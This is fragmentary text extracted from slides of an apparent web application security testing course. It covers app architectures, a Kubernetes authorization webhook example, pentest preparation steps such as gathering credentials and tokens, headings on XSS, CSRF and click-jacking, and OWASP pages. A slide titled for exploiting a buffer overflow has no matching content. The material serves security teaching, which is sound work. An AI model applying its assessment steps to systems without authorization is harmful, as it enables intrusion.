
Exercise 2.1: Exploiting a Buffer Overflow

Buffer Overflows

What is a Web Application?



THE TRADITIONAL WEB APPLICATION ARCHITECTURE



Process



Waterfall



Agile



DevOps

Infrastructure



Datacenter



Hosted



Hybrid

Architecture




Monolith




N-Tier



Microservices



OPENID AUTHENTICATION FLOW



WEBHOOK MODE EXAMPLE REQUEST

```
{  
  "apiVersion": "authorization.k8s.io/v1beta1",  
  "kind": "SubjectAccessReview",  
  "spec": {  
    "resourceAttributes": {  
      "namespace": "kittensandponies",  
      "verb": "get",  
      "group": "unicorn.example.org",  
      "resource": "pods"  
    },  
    "user": "jane",  
    "group": [  
      "group1",  
      "group2"  
    ]  
  }  
}
```

```
{  
  "apiVersion": "authorization.k8s.io/v1beta1",  
  "kind": "SubjectAccessReview",  
  "status": {  
    "allowed": false,  
    "reason": "user does not have read access to the namespace"  
  }  
}
```

Understand how the application works

- Purpose (e.g. app configuration)
- Functions (e.g. account provisioning)

Gather needed information


- credentials, tokens, API configurations

Break the application to manageable chunks

- Large app scans can take hours
- Functional breakout (admin, reporting)

Allot time to reset the application & purge backend database

- Scans inject bad data
- Can use VM snapshots



theartofhacking.org

XSS


USERNAME

PASSWORD

CSRF

LOGIN CANCEL

Click-Jacking





About The Open Web Application Security Project

(Redirected from About OWASP)

Last revision (mm/dd/yy): 01/30/2018

[hide]

- 1 The OWASP Foundation
 - 1.1 OWASP Foundation Bylaws
- 2 Core Values
- 3 Core Purpose
- 4 Code of Ethics
- 5 Principles
- 6 2018 Elected by Membership, Global Board Members
 - 6.1 Martin Knobloch: Chairman
 - 6.2 Chenxi Wang, Ph.D.: Vice Chairman
 - 6.3 Andrew van der Stock: Treasurer
 - 6.4 Owen Pendlebury: Secretary
 - 6.5 Matt Konda: Member at Large
 - 6.6 Greg Anderson: Member at Large
 - 6.7 Sheriff Mansour: Member at Large
- 7 Employees and Contractors
 - 7.1 Executive Director - Karen Staley
 - 7.2 Senior Project Technical Coordinator: Vacant
 - 7.3 Membership and Business Liaison: Kelly Santalucia
 - 7.4 Community Manager: Tiffany Long
 - 7.5 Event Manager: Laura Grau
 - 7.6 Project Coordinator: Claudia Aviles-Casanovas
 - 7.7 Program Assistant: Dawn Aitken
 - 7.8 Finance and Administration - Services Provided by: Virtual Management Inc. (Contractor)
 - 7.9 Graphic Design: Hugo Costa (Contractor)
- 8 OWASP HR Resources
- 9 Meeting Minutes
- 10 Operational Procedures
- 11 Licensing
- 12 Participation and Membership
- 13 Projects

What links here

Related changes

Special pages

Printable version

Permanent link

Page information

Tools

What links here

Related changes

Special pages

Printable version

Permanent link

Page information

<https://www.owasp.org>

The OWASP Foundation

[Category](#) [Discussion](#)[Read](#) [View source](#) [View history](#)[Search](#)[Help](#)

Category:Attack

This category is for tagging common types of application security attacks.

What is an attack?

Attacks are the techniques that attackers use to exploit the vulnerabilities in applications. Attacks are often confused with vulnerabilities, so please try to be sure that the attack you are describing is something that an attacker would do, rather than a weakness in an application.

All attack articles should follow the [Attack template](#).

Examples:

- Brute Force: Is an exhaustive attack that works by testing every possible value of a parameter (password, file name, etc.) [Brute_force_attack](#)
